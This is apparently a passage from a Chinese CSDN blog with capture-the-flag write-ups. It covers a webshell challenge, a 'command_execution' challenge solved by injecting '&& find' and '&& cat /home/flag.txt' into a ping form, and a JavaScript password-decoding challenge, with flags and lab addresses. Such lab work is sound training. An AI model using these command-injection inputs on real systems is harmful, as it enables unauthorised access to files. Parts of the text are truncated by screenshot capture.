A green notification box at the bottom right says: **成功** 成功删除1条数据!


URL: https://blog.csdn.net/weixin_43092232

2.把url和连接密码输进去

因为这题提示是webshell,所以推测密码是shell



3.找到flag.txt



得到flag 为 `cyberpeace{17b8c20c87ed744736dca537ddea2777}`

第十一题、command_execution

command_execution

👍 1 最佳Writeup由pinepple提供

难度系数: ★★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。


题目场景:  http://111.200.241.244:52439

删除场景

倒计时: 03:55:33

题目附件: 暂无

CSDN @渐见.



WAF简介:

Web应用防护系统（也称为：网站应用级入侵防御系统。英文：Web Application Firewall，简称：WAF）。利用国际上公认的一种说法：Web应用防火墙是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的一款产品。

WAF功能:

审计设备

对于系统自身安全相关的下列事件产生审计记录:

- (1) 管理员登录后进行的操作行为;
- (2) 对安全策略进行添加、修改、删除等操作行为;
- (3) 对管理角色进行增加、删除和属性修改等操作行为;
- (4) 对其他安全功能配置参数的设置或更新等行为。

访问控制设备

用来控制对Web应用的访问，既包括主动安全模式也包括被动安全模式。

架构/网络设计工具

当运行在反向代理模式，他们被用来分配职能，集中控制，虚拟基础结构等。

WEB应用加固工具

这些功能增强被保护Web应用的安全性，它不仅能够屏蔽WEB应用固有弱点，而且能够保护WEB应用编程错误导致的安全隐患。

需要指出的是，并非每种被称为Web应用防火墙的设备都同时具有以上四种功能。

同时WEB应用防火墙还具有多面性的特点。比如从网络入侵检测的角度来看可以把WAF看成运行在HTTP层上的IDS设备;从防火墙角度来看，WAF是一种防火墙的功能模块;还有人把WAF看作“深度检测防火墙”的增强。（深度检测防火墙通常工作在的网络的第三层以及更高的层次，而Web应用防火墙则在第七层处理HTTP服务并且更好地支持它。）

那这题就是所谓的没有上waf，也就是可以篡改网站。那么在ping地址之后可能可以直接写linux指令。

1、尝试ping一下题目的ip地址

← → × ⬆️ ⚠️ 不安全 | 111.200.241.244:61000

PING

111.200.241.244 && ls

PING

```
ping -c 3 111.200.241.244 && ls
PING 111.200.241.244 (111.200.241.244) 56(84) bytes of data.

--- 111.200.241.244 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 1999ms
```

CSDN @Daisuki_

2、尝试ping一下本机的ip地址

发现多了点东西。多了一些路径出来，说明的确可以写linux指令。

```
ping -c 3 127.0.0.1 && ll
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.079 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.048 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.048/0.063/0.079/0.012 ms
```

CSDN @Daisuki_

3. 尝试ping一下本机的ip地址 搜索flag

PING

1 搜索带有flag的文件

```
127.0.0.1 && find / -name "flag.*"
```

PING

```
ping -c 3 127.0.0.1 && find / -name "flag.*"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.065 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.044/0.055/0.065/0.012 ms
/home/flag.txt
```

2 得到flag.txt的路径

CSDN @Daisuki_

4. 利用cat命令，找到flag的文件 127.0.0.1 && cat /home/flag.txt

PING

1 输入检索指令

```
127.0.0.1 && cat /home/flag.txt
```

PING

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.046/0.054/0.062/0.008 ms
cyberpeace{b01ed6ce01f3a8a87bc7c5daebec6b78}
```

2 得到flag

CSDN @Daisuki_

simple_js 👍 873 最佳Writeup由Venom • IceM提供

难度系数: ★★★★ 3.0

题目来源: root-me

题目描述: 小宁发现了一个网页, 但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxxx})

题目场景: 🖥️ http://111.200.241.244:59880

删除场景

倒计时: 03:53:23 延时

题目附件: 暂无

CSDN @渐见.

1、点开场景如下:

⚠️ 不安全 | 111.200.241.244:59880

111.200.241.244:59880 显示

Enter password

确定 取消

CSDN @渐见.

2、按 F12查看源码

```

... <head> == $0
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(pass_enc){
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab = pass_enc.split(',');
      var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
      k = j + (1) + (n=0);
      n = tab2.length;
      for(i = (o=0); i < (k = j = n); i++){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
        if(i == 5)break;}
      for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        if(i > 5 && i < k-1)
          p += String.fromCharCode((o = tab2[i]));
      }
      p += String.fromCharCode(tab2[17]);
      pass = p;return pass;
    }
    String["fromCharCode"]
    (dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

  </script>
</head>
<body> </body>
</html>

```

CSDN @渐见.

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
function dechiffre(pass_enc){
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
  var tab = pass_enc.split(',');
  var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
  k = j + (l) + (n=0);
  n = tab2.length;
  for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = ta
    if(i == 5)break;}
  for(i = (o=0); i < (k = j = n); i++ ){
  o = tab[i-1];
    if(i > 5 && i < k-1)
      p += String.fromCharCode((o = tab2[i]));
    }
  p += String.fromCharCode(tab2[17]);
  pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x

h = window.prompt('Enter password');
alert( dechiffre(h) );

</script>
</head>

</html>

```

无论输入什么，dechiffre()函数的返回值都是p，所以该函数是无效的

真正的密码应该存在于

```
String["fromCharCode"]
(dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\
"
```

3、编写python脚本，获取真正的密码

```

string = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\
list = string.split(",")
print(list)

password = ""

for i in list:
  i = chr(int(i))
  password += i

print(password)

```

```
D:\python3.9\python.exe C:/Users/chaoyue/pythonProject17/test.py
['55', '56', '54', '79', '115', '69', '114', '116', '107', '49', '50']
7860sErtk12
```

进程已结束，退出代码为 0

密码即为flag

4、得到flag: Cyberpeace{786OsErtk12}



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)